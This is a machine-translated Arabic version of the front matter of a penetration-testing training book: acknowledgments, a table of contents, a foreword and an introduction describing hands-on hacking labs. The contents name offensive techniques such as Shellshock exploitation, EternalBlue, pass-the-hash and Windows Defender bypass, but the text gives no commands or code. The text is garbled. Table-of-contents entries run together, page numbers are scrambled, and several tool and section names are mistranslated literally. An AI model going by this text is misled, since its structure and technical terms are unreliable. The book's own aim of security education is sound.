
Machine Translated by Google



HANDS ON HACKING

BECOME AN EXPERT AT NEXT GEN PENETRATION TESTING AND PURPLE TEAMING

MATTHEW HICKEY WITH JENNIFER ARCURI

WILEY

Machine Translated by Google

شكر وتقدير

يودّ المؤلفون أن يتقدموا بالشكر الجزيل لفريق التحرير في دار نشر وايلي، ولا سيما غاري شوارتز، وكيفن كاردويل، وميغان دوديلين، على ملاحظاتهم وأفكارهم ومساهماتهم التقنية القيّمة طوال فترة هذا المشروع، مما جعل هذا الكتاب أفضل بكثير مما كان عليه لولاهم! كما نتوجه بالشكر الجزيل لجميع العاملين في وايلي، وخاصة باراث كومار راجاسيكاران، على صبرهم وتفهمهم الدائمين؛ فقد واجهنا بعض الصعوبات، ولكنكم كنتم دائمًا بجانبنا . وأخيرًا، تتقدم دار نشر هاكر هاوس بالشكر الجزيل لإليسا تيدسويل وإدوارد آرتشر على كل ما قدموه من مساعدة في الشركة أثناء إعداد هذا الكتاب.

Machine Translated by Google

نظرة سريعة على المحتويات

مقدمة	18
مقدمة	xxx
الفصل الأول: اختراق دراسة حالة تجارية	1
الفصل الثاني: القرصنة الأخلاقية والقانونية	13
الفصل الثالث: بناء صندوق الاختراق الخاص بك	23
الفصل الرابع: جمع المعلومات الاستخباراتية من المصادر المفتوحة	55
الفصل الخامس: نظام أسماء النطاقات	87
الفصل السادس: البريد الإلكتروني	135
الفصل السابع: شبكة الثغرات الأمنية العالمية	191
الفصل الثامن: الشبكات الخاصة الافتراضية	251
الفصل التاسع: الملفات ومشاركة الملفات	283
الفصل العاشر: يونكس	315
الفصل الحادي عشر: قواعد البيانات	355
الفصل الثاني عشر: تطبيقات الويب	395
الفصل 13مايكروسوفت ويندوز	457
الفصل 14كلمات المرور	517
الفصل الخامس عشر: كتابة التقارير	543
فِهرِس	561

Machine Translated by Google

محتويات

مقدمة 18

مقدمة xxx

الفصل الأول: اختراق دراسة حالة تجارية 1
جميع أجهزة الكمبيوتر معطلة 2
المخاطر 4

ما المسروق ولماذا هو ذو قيمة 4
إنترنت الأشياء المعرضة للخطر 4
الفرق الزرقاء والحمراء والبنفسجية 5

الفرق الزرقاء 5
الفرق الحمراء 5
الفرق البنفسجية 7
القرصنة جزء من نظام المناعة لشركتك 9
ملخص 11
ملحوظات 12

الفصل الثاني: القرصنة الأخلاقية والقانونية 13
القوانين التي تؤثر على عملك 14
القرصنة الإجرامية 15
اختراق نيبرلي 15
قانونياً رمادي 16
منهجيات اختبار الاختراق 17
التفويض 18
الإفصاح المسؤول 19
برامج مكافآت اكتشاف الثغرات 20
الاستشارات والدعم القانوني 21
مدونة قواعد السلوك الخاصة بـ "هاكر هاوس" 22
ملخص 22

Machine Translated by Google

الفصل الثالث: بناء جهاز اختراق الأجهزة لاختراق أنظمة لينكس أو بي إس دي؟ 23

أنظمة التشغيل المضيفة: جنتو لينكس، آرتش لينكس، ديبيان، أوبونتو، كالي لينكس. 27
التحقق من التنزيلات. تشفير القرص. البرامج الأساسية. جدار الحماية. مدير كلمات المرور.
البريد الإلكتروني. إعداد .VirtualBox 28

إعدادات المحاكاة الافتراضية 37
تنزيل وتثبيت VirtualBox 37
الشبكات المضيفة فقط 37
إنشاء جهاز افتراضي يعمل بنظام كالي لينكس 40
إنشاء قرص صلب افتراضي 42
إدخال قرص مضغوط افتراضي 43
محولات الشبكة الافتراضية 44
المختبرات 48
إضافات الضيوف 51
اختبار بيئتك الافتراضية 52
إنشاء خوادم عرضة للاختراق 53
ملخص 54

الفصل الرابع: جمع المعلومات الاستخباراتية من المصادر المفتوحة. هل يحتاج عميلك إلى مراجعة لمعلومات المصادر 55
المفتوحة؟ 56
ما الذي تبحث عنه؟ 57
أين تجده؟ 58
أدوات الاستخبارات مفتوحة المصدر: الحصول على عناوين البريد الإلكتروني من جوجل، جوجل: البحث في الخفاء، مقدمة 59
موجزة عن ملفات كلمات المرور وملفات الظل، قاعدة بيانات اختراق جوجل، هل تم اختراق حسابك بعد؟ 59

إطار عمل الاستخبارات مفتوحة المصدر - Recon-ng - (OSINT)نظرة معمقة على - Recon-ngجمع 62
بيانات الويب -بيانات وصفية للمستندات - Maltego -شبكات التواصل الاجتماعي - Shodan -الحماية 62
من الاستخبارات مفتوحة المصدر -ملخص 65

66
67
74
75
76
80
81
83
85
86

Machine Translated by Google

87 الفصل الخامس: نظام أسماء النطاقات
87 تداعيات اختراق نظام أسماء النطاقات (DNS)
88 نبذة تاريخية عن نظام أسماء النطاقات (DNS)
88 التسلسل الهرمي لنظام أسماء النطاقات (DNS)
89 استعلام DNSأساسي
92 السلطات والمناطق
92 سجلات موارد نظام أسماء النطاقات
95 BIND9
98 مجموعة أدوات اختراق نظام أسماء النطاقات (DNS)
98 إيجاد مضيفين
98 WHOIS
100 اختبار الاختراق الشامل للأجهزة المضيفة باستخدام Recon-ng
101 يستضيف
102 إيجاد SOAباستخدام Dig
103 اختراق خادم أسماء افتراضي
104 فحص المنافذ باستخدام Nmap
106 البحث عن المعلومات
108 تحديد سجلات الموارد
111 فوضى تسريب المعلومات
113 طلبات نقل المنطقة
114 أدوات جمع المعلومات
115 شرس
116 استطلاع نظام أسماء النطاقات
116 Dnsenum
118 البحث عن الثغرات الأمنية ونقاط الضعف
118 استغلال البحث
119 أدوات أخرى
120 تضخيم حركة مرور نظام أسماء النطاقات (DNS)
121 ميتا سبلويت
125 تنفيذ هجوم حجب الخدمة
126 هجمات حجب الخدمة باستخدام ميتا سبلويت
128 انتحال نظام أسماء النطاقات (DNS)
129 تسميم ذاكرة التخزين المؤقت لنظام أسماء النطاقات
131 التجسس على ذاكرة التخزين المؤقت لنظام أسماء النطاقات
131 DNSSEC
132 التشويش
134 ملخص
135 الفصل السادس: البريد الإلكتروني
135 سلسلة رسائل البريد الإلكتروني
137 رؤوس الرسائل
138 إشعارات حالة التسليم
141 بروتوكول نقل البريد البسيط
143 إطار سياسة المرسل
145 فحص خادم البريد
149 نتائج فحص Nmapالكاملة (TCP)
152 فحص خدمة SMTP

Machine Translated by Google

سياقات التتابع المفتوحة 153
بروتوكول مكتب البريد 155
بروتوكول الوصول إلى رسائل الإنترنت 157
برنامج البريد الإلكتروني 158
إكسيم 159
Sendmail Cyrus PHP Mail Webmailتعداد المستخدمين 159
عبر هجوم القوة الغاشمة على مكتب البريد محرك البرمجة 160
النصية :Nmap CVE-2014-0160ثغرة Heartbleed 160
استغلال CVE-2010-4345هل لديك صلاحيات الجذر؟ 161
162
167
169
172
180
183
تحديث واجهة سطر الأوامر الخاصة بك 184
لاستغلال ثغرة - CVE-2017-7692ملخص 185
188

الفصل السابع: شبكة الثغرات الأمنية العالمية 191
شبكة الإنترنت العالمية 192
بروتوكول نقل النص التشعبي 193
أساليب وأفعال بروتوكول نقل النص التشعبي (HTTP) 195
رموز استجابة HTTP 196
بلا جنسية 198
ملفات تعريف الارتباط 198
معرّفات الموارد الموحدة 200
:LAMPلينكس، أباتشي، ماي إس كيو إل، وبي إتش بي 201
خادم الويب: أباتشي 202
قاعدة البيانات: MySQL 203
برمجة جانب الخادم: PHP 203
Nginx 205
مايكروسوفت IIS 205
الزواحف المخيفة والعناكب 206
مجموعة أدوات اختراق خادم الويب 206
فحص منافذ خادم الويب 207
طلبات HTTPاليدوية 210
فحص الثغرات الأمنية في مواقع الويب 212
تخمين محتوى الويب المخفي 216
Nmap 217
إلغاء الدليل 218
ثغرات اختراق الدليل 219
تحميل الملفات 220
WebDAV 220
واجهة ويب مع Weevely 222
مصادقة HTTP 223
واجهة البوابة المشتركة 225

Machine Translated by Google

226 صدمة القذائف
227 استغلال ثغرة Shellshock باستخدام Metasploit
228 استغلال ثغرة Shellshock باستخدام cURL و Netcat
232 Heartbleed و TLS و SSL
238 واجهات إدارة الويب
238 أباتشي تومكات
240 Webmin phpMyAdmin
241
242 وكلاء الويب
243 بروكسي تشاينز
245 تصعيد الامتيازات
246 تصعيد الامتيازات باستخدام DirtyCOW
249 ملخص
251 الفصل الثامن: الشبكات الخاصة الافتراضية ما هي الشبكة الخاصة الافتراضية؟
251
253 أمان بروتوكول الإنترنت، تبادل مفاتيح الإنترنت، أمان طبقة النقل وشبكات VPN، قواعد بيانات
253 المستخدمين والمصادقة، قاعدة بيانات TACACS+، PAM، LDAP، RADIUS، SQL وكالة الأمن
254 القومي وشبكات VPN، أدوات اختراق VPN، منهجية اختراق VPN، فحص منافذ خادم Hping3،
255 VPN، فحص UDP باستخدام Nmap، فحص IKE، تحديد خيارات ارتباط الأمان، الوضع
255 العدواني، OpenVPN، LDAP
255
256
256
256
257
257
257
258
259
261
262
263
265
267
275
277 OpenVPN و Shellshock
278 استغلال الثغرة الأمنية CVE-2017-5618
281 ملخص
283 الفصل التاسع: الملفات ومشاركة الملفات
284 ما هي وحدة التخزين المتصلة بالشبكة؟
284 أذونات الملفات، أدوات اختراق أجهزة التخزين الشبكية، فحص منافذ
287 خادم الملفات، بروتوكول نقل الملفات
288
289

Machine Translated by Google

291 بروتوكول نقل الملفات البسيط
292 استدعاءات الإجراءات عن بعد
294 معلومات RPC
295 كتلة رسائل الخادم
296 NetBIOSو NBT
298 إعداد سامبا
299 Enum4Linux
303 سامباكراي (CVE-2017-7494)
306 Rsync
308 نظام ملفات الشبكة
309 تصعيد امتيازات NFS
311 البحث عن ملفات مفيدة
312 ملخص

315 الفصل العاشر: يونكس
316 إدارة نظام يونكس
316 سولاريس
318 مجموعة أدوات اختراق يونكس
319 مسح المنافذ سولاريس
320 ت
324 قشرة آمنة
326 R
329 CVE-2010-4435
329 CVE-1999-0209
330 CVE-2017-3623
331 الكأس المقدسة للمخترقين: إيبس شيف
332 إيبس شيف الإصدار 4
335 إيبس شيف الإصدار 5
335 تصحيح أخطاء EBBSHAVE
338 ات R
339 بروتوكول إدارة الشبكة البسيط
341 إيوك
341 نظام الطباعة المشترك لنظام يونكس
343 نظام النوافذ X
347 Cو الملفات المحلية
351 بيئة سطح المكتب المشتركة
351 إكستريمبار
353 ملخص

355 الفصل الحادي عشر: قواعد البيانات
356 أنواع قواعد البيانات
356 قواعد البيانات ذات الملفات المسطحة
356 قواعد البيانات العلائقية
358 قواعد البيانات غير العلائقية
358 لغة الاستعلامات المهيكلة
359 الدوال المعرفة من قبل المستخدم
360 مجموعة أدوات مخترق قواعد البيانات
360 استغلال قواعد البيانات الشائعة

Machine Translated by Google

361 فحص منافذ خادم قاعدة البيانات
362 MySQL
362 استكشاف قاعدة بيانات MySQL
373 مصادقة MySQL
374 PostgreSQL
377 برنامج الهروب من قواعد البيانات
378 قاعدة بيانات أوراكل
381 MongoDB
381 ريدي
384 تصعيد الامتيازات عبر قواعد البيانات
392 ملخص

395 الفصل الثاني عشر: تطبيقات الويب
396 فائدة OWASPلأهم 10
397 مجموعة أدوات اختراق تطبيقات الويب
397 فحص المنافذ لخادم تطبيقات الويب
398 استخدام وكيل اعتراض
399 إعداد إصدار Burp Suite Community
407 استخدام Burp Suiteعبر HTTPS
412 التصفح اليدوي والخرائط
415 العنكبوت
418 تحديد نقاط الدخول
418 أدوات فحص الثغرات الأمنية على الويب
419 وكيل هجوم زيد
420 برنامج Burp Suite Professional
421 سكيبفيش
421 اكتشاف الثغرات الأمنية
421 حقن
422 حقن SQL
427 SQLmap
433 دروباجيدون
433 الحماية من هجمات حقن SQL
434 عيوب الحقن الأخرى
434 مصادقة معطلة
436 كشف البيانات الحساسة
437 XXEهجمات الخارجية
437 CVE-2014-3687
439 إدارة التحكم في الوصول المعطلة
440 اجتياز الدليل
441 سوء تكوين الأمان
442 صفحات الخطأ وتتبعات المكدس
442 البرمجة النصية عبر المواقع
445 إطار عمل استغلال المتصفح
450 المزيد حول ثغرات XSS
450 تجاوز مرشح XSS
452 إلغاء التسلسل غير الآمن
453 الثغرات الأمنية المعروفة
453 عدم كفاية التسجيل والمراقبة

Machine Translated by Google

تصعيد الامتيازات 454
ملخص 455

الفصل 13مايكروسوفت ويندوز 457

اختراق أنظمة ويندوز مقابل لينكس: النطاقات، والأشجار، والغابات؛ 458
المستخدمون، والمجموعات، والصلاحيات؛ تجزئات كلمات المرور؛ برامج 458
مكافحة الفيروسات؛ تجاوز التحكم في حساب المستخدم؛ إعداد جهاز 461
افتراضي يعمل بنظام ويندوز؛ مجموعة أدوات اختراق ويندوز؛ ويندوز 461
ووكالة الأمن القومي؛ فحص المنافذ؛ خادم ويندوز؛ نظام أسماء النطاقات 462
(DNS)من مايكروسوفت؛ خدمات معلومات الإنترنت ؛(IIS)كيربيروس؛ 463
التذاكر الذهبية؛ نت بيوس؛ LDAP 464
466
467
467
469
470
471
472
473
474
474
كتلة رسائل الخادم 476
أزرق أبدي 479
حصر المستخدمين 489
مايكروسوفت آر بي سي 497
جدول المهام 497
سطح المكتب البعيد 498
واجهة ويندوز 501
باور شيل 502
تصعيد الامتيازات باستخدام PowerShell 503
باور سبلويت و AMSI 504
مترجم 505
تفريغ التجزئة 506
تمرير الهاش 507
تصعيد الامتيازات 508
الحصول على النظام 509
طرق بديلة لتوصيل الحمولة 512
تجاوز برنامج Windows Defender 514
ملخص

الفصل 14كلمات المرور 517
التجزئة 517
مجموعة أدوات مخترق كلمات المرور 519
التصدع 519
جداول التجزئة وجداول قوس قزح 523
إضافة الملح 525
إلى /etc/shadow 526
أنواع التجزئة المختلفة 530

Machine Translated by Google

MD5 530
SHA-1 531
SHA-2 531
SHA256 531
SHA512 bcrypt 531
531
CRC16/CRC32 532
PBKDF2 532
التصادمات 533
التجزئة الزائفة 533
تجزئات مايكروسوفت 535
تخمين كلمات المرور 537
فن الاختراق 538
مولدات الأرقام العشوائية 539
ملخص 540
الفصل 15: كتابة التقارير ما هو تقرير اختبار الاختراق؟ 543
544
نظام تقييم الثغرات الأمنية الشائعة ، متجه الهجوم، تعقيد الهجوم، الامتيازات المطلوبة، نطاق تفاعل المستخدم، 545
تأثير السرية والنزاهة والتوافر 545
546
546
547
547
547
كتابة التقارير كمهارة: ما الذي يجب أن يتضمنه التقرير؟ 549
549
ملخص تنفيذي، ملخص فني، نتائج التقييم، معلومات داعمة، تدوين الملاحظات، نسخة 550
دراديس المجتمعية، التدقيق اللغوي، ملخص التسليم 551
551
552
553
553
557
558
559
فِهرِس 561

Machine Translated by Google

مقدمة

كتب هذه المقدمة ري بانغو، وهو خبير أمني في مايكروسوفت يركز على مساعدة المجتمع في بناء أنظمة آمنة، ويمثل صوت ممارسي الأمن السيبراني داخل مايكروسوفت. انتقل ري إلى مجال الأمن السيبراني بعد ما يقرب من 30عامًا قضاها كمطور برامج.

لم أتخيل يوماً أن أصبح متخصصاً في الأمن السيبراني. لقد عملتُ كمطور برامج لفترة طويلة لدرجة أن فكرة تغيير مساري المهني لم تخطر ببالي أبداً. أعتقد أنني كنتُ مثل غيري من المطورين، إذ كنتُ أعتبر الأمن مشكلة تقنية معلومات، وليست مشكلة برمجية، فلماذا عليّ أن أقلق بشأنه؟

يا إلهي، كم كنت مخطئاً!
الحقيقة هي أن جهود الجهات الخبيثة تتطور باستمرار في محاولاتها لاختراق دفاعات الشركات. ومع توجه الشركات نحو حلول الحوسبة السحابية المُدارة، أصبح التركيز على هجمات البنية التحتية أكثر تكلفةً واستنزافًا للوقت. في عالم الجرائم الإلكترونية، الوقت من ذهب. لذا، يُعدّ البحث عن نقاط دخول أسهل استثمارًا أكثر حكمةً بالنسبة للعديد من مجرمي الإنترنت.

هنا يأتي دور خدمات الويب. لا بدّ للمطورين من ارتكاب الأخطاء (فنحن بشر في النهاية) أثناء بناء الأنظمة، سواءً كان ذلك إدخال بيانات غير مُعقّمة بشكل جيد أو ترك مفتاح APIمكشوفًا عن طريق الخطأ في مستودع Gitعام. قد تكون هذه الأخطاء مكلفة، وهذا ما دفعني إلى البحث في مجال الأمن السيبراني.

لطالما تخيلتُ جهات خبيثة تركز على جانب البنية التحتية، فتستغل ثغرات أنظمة التشغيل وخدمات النظام للوصول إلى الشبكة أو تستخدم الإعدادات الخاطئة لجمع معلومات قيّمة. لكن مع تزايد المقالات التي تتحدث عن كيفية استغلال هذه الجهات الخبيثة نفسها للتطبيقات وأطر البرمجيات المصممة بشكل سيئ لاختراق الأنظمة ، بل وحتى الوصول الكامل إلى الشبكة! هذا الأمر أثار قلقي وفضولي في آنٍ واحد.

كنت مهتماً. أردت أن أتعلم المزيد.

Machine Translated by Google

يزخر الإنترنت بكم هائل من المعلومات حول كيفية "اختراق الأنظمة"، لكن محاولة تجميع كل هذه المعلومات وتقديمها بشكل مفهوم لشخص جديد في عالم الأمن السيبراني قد تكون مهمة شاقة. فكثرة المعلومات قد تُربك المبتدئين بسهولة وتجعلهم يتساءلون عما إذا كان الأمن السيبراني هو الخيار الأمثل لهم. هذا ما حدث معي. سرعان ما شعرتُ بالإرهاق من كثرة منشورات المدونات ومقاطع الفيديو والأدوات الأمنية، والتي كانت رائعة في حد ذاتها، لكنها لم تُقدّم عرضًا متكاملًا يُبيّن مكانتها في منظومة الأمن السيبراني. كنتُ أرغب في طريقة منظمة لتعلم التقنيات التي يستخدمها خبراء الأمن لاختبار أنظمتهم. وهنا يأتي دور "هاكر هاوس".

قدّمت مؤسسة هاكر هاوس منهجًا دراسيًا مكّنني من تطوير المهارات الأساسية اللازمة لفهم كيفية عمل الجهات الخبيثة. لم يقتصر الأمر على الإجابة عن سؤال "كيف" تُشنّ هجمات معينة، بل شمل أيضًا الإجابة عن سؤال "لماذا" تُستخدم تقنيات وأدوات محددة في سيناريوهات مختلفة.

في أول مرة استخدمت فيها واجهة سطر الأوامر في الفصل، أدركت فجأةً كيف يمكن لشخص ما التحكم عن بُعد بنظام آخر. سمح لي ذلك برؤية مدى سهولة اختراق الشبكة بسبب عدم تنظيف الملفات المرفوعة بشكل صحيح، مما يسمح بتثبيت برنامج خبيث. كانت هذه هي الصدمة التي احتجت إليها كمطور لأفهم أن الأمن يمس كل شيء.

انتقلتُ منذ ذلك الحين إلى وظيفة في مجال الأمن السيبراني في مايكروسوفت، ومن الأمور التي تعلمتها أن هذا المجال فرصة تعلم لا تنتهي، ويضم العديد من التخصصات التي يمكن التعمق فيها. ستواجه تحديات مستمرة لأن الجهات الخبيثة ستواصل تجاوز الحدود. ومع ذلك، فإن اقتحام هذا المجال سيكون التحدي الأكبر. أنصحك بشدة أن تخصص وقتًا كافيًا للعثور على دورة تدريبية تُهيئك للنجاح، ومرشد يهتم بمسيرتك المهنية. لقد كنت محظوظًا بوجود "هاكر هاوس" الذي أرشدني في مسيرتي.

—ري بانجو

Machine Translated by Google

مقدمة

أهلاً بكم في كتابنا عن الاختراق. نعتقد أنه لا يوجد الكثير من الكتب المشابهة لهذا الكتاب. صحيح أن هناك عددًا لا يحصى من الكتب حول الاختراق (وأمن المعلومات، واختبار الاختراق، وما إلى ذلك)، ولكن كم منها يزودك بكل ما تحتاجه لبدء اختراق أنظمة الكمبيوتر الخاصة بك، بطريقة آمنة، منذ البداية؟ يتضمن هذا الكتاب ثلاثة مختبرات -بيئات اختبار اختراق إن صح التعبير -يمكنك تشغيلها على حاسوبك المحمول أو المكتبي. باستخدام هذه المختبرات، ستتمكن من تجربة أدوات وتقنيات متنوعة -نفس تلك التي يستخدمها المخترقون الخبيثون اليوم -دون أي خطر عليك أو على العالم الخارجي. سنوضح لك بالتفصيل كيفية اختراق هذه الأنظمة باستخدام أدوات مفتوحة المصدر يمكن تحميلها مجانًا.

لست بحاجة لشراء أي شيء آخر لتجربة جميع التمارين العملية التي قمنا بتضمينها.

يأتيكم هذا الكتاب من فريق عمل ،Hacker Houseوهي شركة متخصصة في التدريب على الأمن السيبراني عبر الإنترنت وخدمات اختبار الاختراق.

منذ بداياتها المتواضعة في شرق لندن عام ،٢٠١٤كان أحد المواضيع المتكررة في لقاءات "هاكر هاوس" (كنا ننظم الكثير من اللقاءات والفعاليات) هو كيفية تحديد المواهب ودعم مهارات الأمن السيبراني بشكل صحيح. أردنا أن نفهم كيف يمكننا تجسيد روح التمرد لدى المخترقين، تلك الروح التي تدفعهم إلى التشكيك في السلطة وفي كيفية عمل الأنظمة.

كانت جينيفر أركوري هي أول من شرعت في إنشاء شركة يمكنها تسخير إمكانات اختراق الكمبيوتر وجعلها أصلاً قابلاً للاستخدام للشركات التي تتطلع إلى تعزيز الأمن، وانضم إليها لاحقًا المؤسس المشارك ماثيو هيكي، الذي أنشأ محتوى وموارد تقنية لتسهيل مهمة .Hacker House

نادراً ما يمر يوم دون وقوع عملية اختراق كبيرة تُكبّد الشركات خسائر بملايين الدولارات، أو تُسرق فيه الهويات، أو تُرتكب فيه أي سرقة أخرى للبيانات.

المكان. أحد أكبر أسباب فشل الشركات في مجال الأمن هو

Machine Translated by Google

لا يمتلكون المهارات الأمنية اللازمة ضمن فرق تقنية المعلومات لديهم. وحتى لو استعانوا بخبير استشاري خارجي، فلا يزال هناك ما يضمن معالجة الثغرات الأمنية التي تم تحديدها، وأن بيانات الشركة آمنة ومحمية من أي هجمات مستقبلية.

لقد كتبنا هذا الكتاب برؤية تهدف إلى تطوير مهارات الأمن السيبراني بشكل أفضل. إن تدريب الاستشاريين على الإلمام بالنظريات لم يُسهم فعلياً في الحد من الهجمات الإلكترونية، فنحن ما زلنا نعاني من نقص آلاف الوظائف في قطاع ينمو بوتيرة أسرع من قدرتنا على مواكبته.

بدأ محتوى هذا الكتاب كدورة تدريبية تتألف من 12وحدة دراسية تُدرَّس على مدار 4أيام في قاعة دراسية. ويمكن الآن لأي شخص متصل بالإنترنت من أي مكان في العالم الوصول إلى هذه الدورة عبر الإنترنت. يتناول هذا الكتاب تقنيات وأدوات الاختراق التي غطتها الدورة، ويقدمها كدليل مكتوب، مع التركيز على المهارات العملية، أي التجربة المباشرة. لقد جمعنا العديد من المختبرات المستخدمة في دورتنا، ووفرنا لكم كل ما تحتاجونه في ثلاثة مختبرات. كما تتوفر لكم الأدوات نفسها التي استخدمها الطلاب في الدورة. وعلى عكس الدورة التدريبية، يفترض هذا الكتاب معرفة مسبقة أقل، ويمنحكم فهمًا أعمق للنظرية الأساسية لكل تقنية نخترقها . فبدلاً من 12وحدة، يتضمن الكتاب 15فصلاً تتبع نمط دورتنا التدريبية المجربة والمختبرة، ولكن مع محتوى إضافي، بما في ذلك فصل مخصص لكتابة التقارير، وفصل للمديرين التنفيذيين، وفصل يشرح كيفية تهيئة نظام الكمبيوتر الخاص بكم لأغراض الاختراق.

تشرح المفاهيم الواردة في هذا الكتاب عقلية المهاجمين، والأدوات التي يستخدمونها، والخطوات التي يتخذونها عند محاولة اختراق شركة وسرقة بياناتها. يمكن اعتبار هذه المعرفة ذات فائدة مزدوجة: فهي تُحسّن قدرات المدافعين بالمهارات اللازمة لصدّ المهاجمين، وفي الوقت نفسه تُعلّمهم المهارات التي يستخدمها المهاجمون الخبيثون. لن نُعلّمك كيفية تجنّب الوقوع في الفخ، ولكن كل ما في هذا الكتاب مُصمّم لعرض كيفية استهداف المهاجمين للشبكات والوصول إلى المعلومات. تستند العديد من الهجمات المعروضة إلى أنظمة حقيقية اخترقها فريقنا، وتشمل طيفًا واسعًا من مشاكل أمن المعلومات.

نأمل أن تساهموا، بعد التعرف على طريقة مختلفة للتعامل مع أمن الحاسوب، في الجيل القادم من الحلول في هذا المجال.
لا نسعى فقط إلى تعليمكم وتدريبكم لتكونوا مستعدين للعمل، بل نسعى أيضاً إلى غرس تقنيات من شأنها أن تشكل الطريقة التي يتم بها استخدام الأدوات والثغرات الجديدة لحماية الأصول الرقمية للشركات.

يُعدّ أمن المعلومات مجالًا زاخرًا بالفرص الممتعة والمثيرة، ونشجع كل من يرغب في خوض تجربة تُفيد مجتمعنا على استكشاف هذا الكتاب. مهما كان عملك في مجال التكنولوجيا، أليس من الأجدر بك أن تتعلم كيفية حماية نفسك من التهديدات الإلكترونية الحديثة؟

Machine Translated by Google

من ينبغي عليه قراءة هذا الكتاب؟

لا يقتصر هذا الكتاب على الراغبين في التعرف على عالم القرصنة الأخلاقية واختبار الاختراق فحسب، بل هو موجهٌ لكل مسؤول شبكة أو نظام، ولكل مسؤول أمن معلومات (CISO)مستعد لأخذ الأمن على محمل الجد. نؤمن أنه لفهم كيفية استهداف شركة ما واختراقها، يجب التفكير والتصرف كالمهاجم. سيستمتع بعض القراء بقراءة هذا الكتاب واكتساب رؤى فريدة حول عقلية الخصم. أما الراغبون في التعمق أكثر، فسيجدون تمارين عملية في جميع أنحاء الكتاب.
سيكتسب من يتقن محتوى الكتاب المهارات اللازمة لإجراء اختبارات الاختراق، سواء داخل الشركة التي يعملون بها أو لعملاء خارجيين، واكتشاف الثغرات الأمنية الحرجة.

يُعدّ كتاب "الاختراق العملي" مرجعًا أساسيًا لكل من تولّى مؤخرًا مسؤوليات أمن المعلومات في مكان عمله. قد لا يكون القراء قد بدأوا مسيرتهم المهنية في مجال تقنية المعلومات بعد، لكن هذا الكتاب سيمنحهم فهمًا شاملًا للقضايا التي تؤثر على أي مستخدم للحاسوب. سيحتاج القراء إلى اهتمام جيد بالحوسبة للاستفادة القصوى من المحتوى، ولكن لا يُشترط وجود خبرة عملية كبيرة. سنتعمق في مختلف التقنيات -البروتوكولات التي تُشكّل الإنترنت، والشبكة العنكبوتية العالمية، والشبكات الداخلية -قبل أن نتناول كيفية اختراقها.

نركز في هذا الكتاب على نظام لينكس، ولكن حتى لو كانت لديك معرفة أو خبرة قليلة بهذا النظام، فسنرشدك خطوة بخطوة، وسرعان ما ستتقن استخدام واجهة سطر أوامر لينكس. سنوضح لك أيضاً كيفية تثبيت لينكس على جهازك الحالي دون التأثير على نظام التشغيل الموجود لديك، سواء كان ويندوز أو ماك أو إس.

ما ستتعلمه

ستتعلم كيفية التعامل مع مؤسسة مستهدفة من منظور مختبر اختراق أو هاكر أخلاقي، باستخدام نفس المهارات والتقنيات التي يستخدمها الهاكر الخبيث. ستبدأ رحلتك في مجال جمع المعلومات الاستخباراتية من المصادر المفتوحة، ثم تنتقل إلى البنية التحتية للشبكة الخارجية لمؤسسة نموذجية. سنبحث عن الثغرات ونقاط الضعف، وفي النهاية سنخترق الشبكة الداخلية للشركة عبر خادم شبكة افتراضية خاصة ،(VPN)مع شرح كل شيء بالتفصيل.
سيشاهد أولئك الذين لا يرغبون بالضرورة في تنفيذ الهجمات بأنفسهم، كيف يتم جمع المعلومات عن شركتهم، وكيف يبحث المهاجمون عن الثغرات ونقاط الضعف قبل الاختراق.

بمجرد أن نكشف البنية التحتية الداخلية، سنجد أجهزة تعمل
لينكس، يونكس، وويندوز -كل منها له عيوبه الخاصة.

Machine Translated by Google

سنستخدم مجموعة من الأدوات لاستغلال ثغرات أمنية متنوعة. كما سنستعرض آلية عمل هذه الأدوات وما تقوم به في الخلفية، لكي يتمكن القراء من فهم كيفية استغلال الثغرات الأمنية يدويًا.

سنتمكن من الوصول إلى عدد من أنظمة الحاسوب المختلفة، وسنحصل في النهاية على صلاحيات المسؤول، مما يسمح لنا بالسيطرة الكاملة على الأنظمة المخترقة. وخلال ذلك، سنجمع غنائم من الخوادم التي نزورها . من بين هذه الغنائم عدد من كلمات المرور المشفرة، والتي ستتعلم كيفية فك تشفيرها في الفصل الأخير!

وأخيرًا، سنوضح للقراء كيف يمكنهم إضفاء الطابع الرسمي على العملية بأكملها التي تغطيها كتابة تقارير عن نتائجهم والتي تناسب المديرين التنفيذيين للشركة أو العملاء أو الزملاء -بغض النظر عن فهمهم التقني -وكيف يتم تنظيم التعامل مع عميل خارجي.

سيتمكن القراء من ممارسة العديد من المهارات التي سيتعلمونها باستخدام بيئات معملية -بيئات اختبار مصممة خصيصًا للاختراق الآمن والقانوني. هذه البيئات متاحة مجانًا لمن يشتري الكتاب. ولمن يرغب في فهم ما يمكن أن يفعله المهاجم بشركته، تُشرح الثغرات الأمنية بطريقة منطقية تُساعد على إدراك الضرر الذي قد يُسببه غياب التحديثات الأمنية.

كيف تم تنظيم هذا الكتاب

يبدأ الكتاب بفصل يتناول احتياجات ومخاوف المديرين التنفيذيين للشركات، يليه استعراضٌ هام للجوانب القانونية والأخلاقية لاختراق الحواسيب. الفصل الثالث، "بناء صندوق الاختراق"، هو أول فصل عملي، حيث نوضح فيه كيفية إعداد جهاز الكمبيوتر الخاص بك لتنفيذ الأنشطة الواردة في بقية الكتاب. أما الفصل الرابع، "جمع المعلومات الاستخباراتية من المصادر المفتوحة"، فيُفصّل عملية جمع المعلومات الاستخباراتية السلبية التي تُجرى قبل اختراق شبكة المؤسسة. تتناول الفصول من 5إلى 13 جوانب محددة من البنية التحتية للمؤسسة، وتقدم أدوات وتقنيات جديدة حسب الحاجة. يركز الفصل الرابع عشر، "كلمات المرور"، حصراً على تخزين كلمات المرور وكيفية استعادتها، بينما يتناول الفصل الخامس عشر، "كتابة التقارير"، وهو الفصل الأخير، كيفية كتابة نتائج الاختراق لتسهيل حل المشكلات.

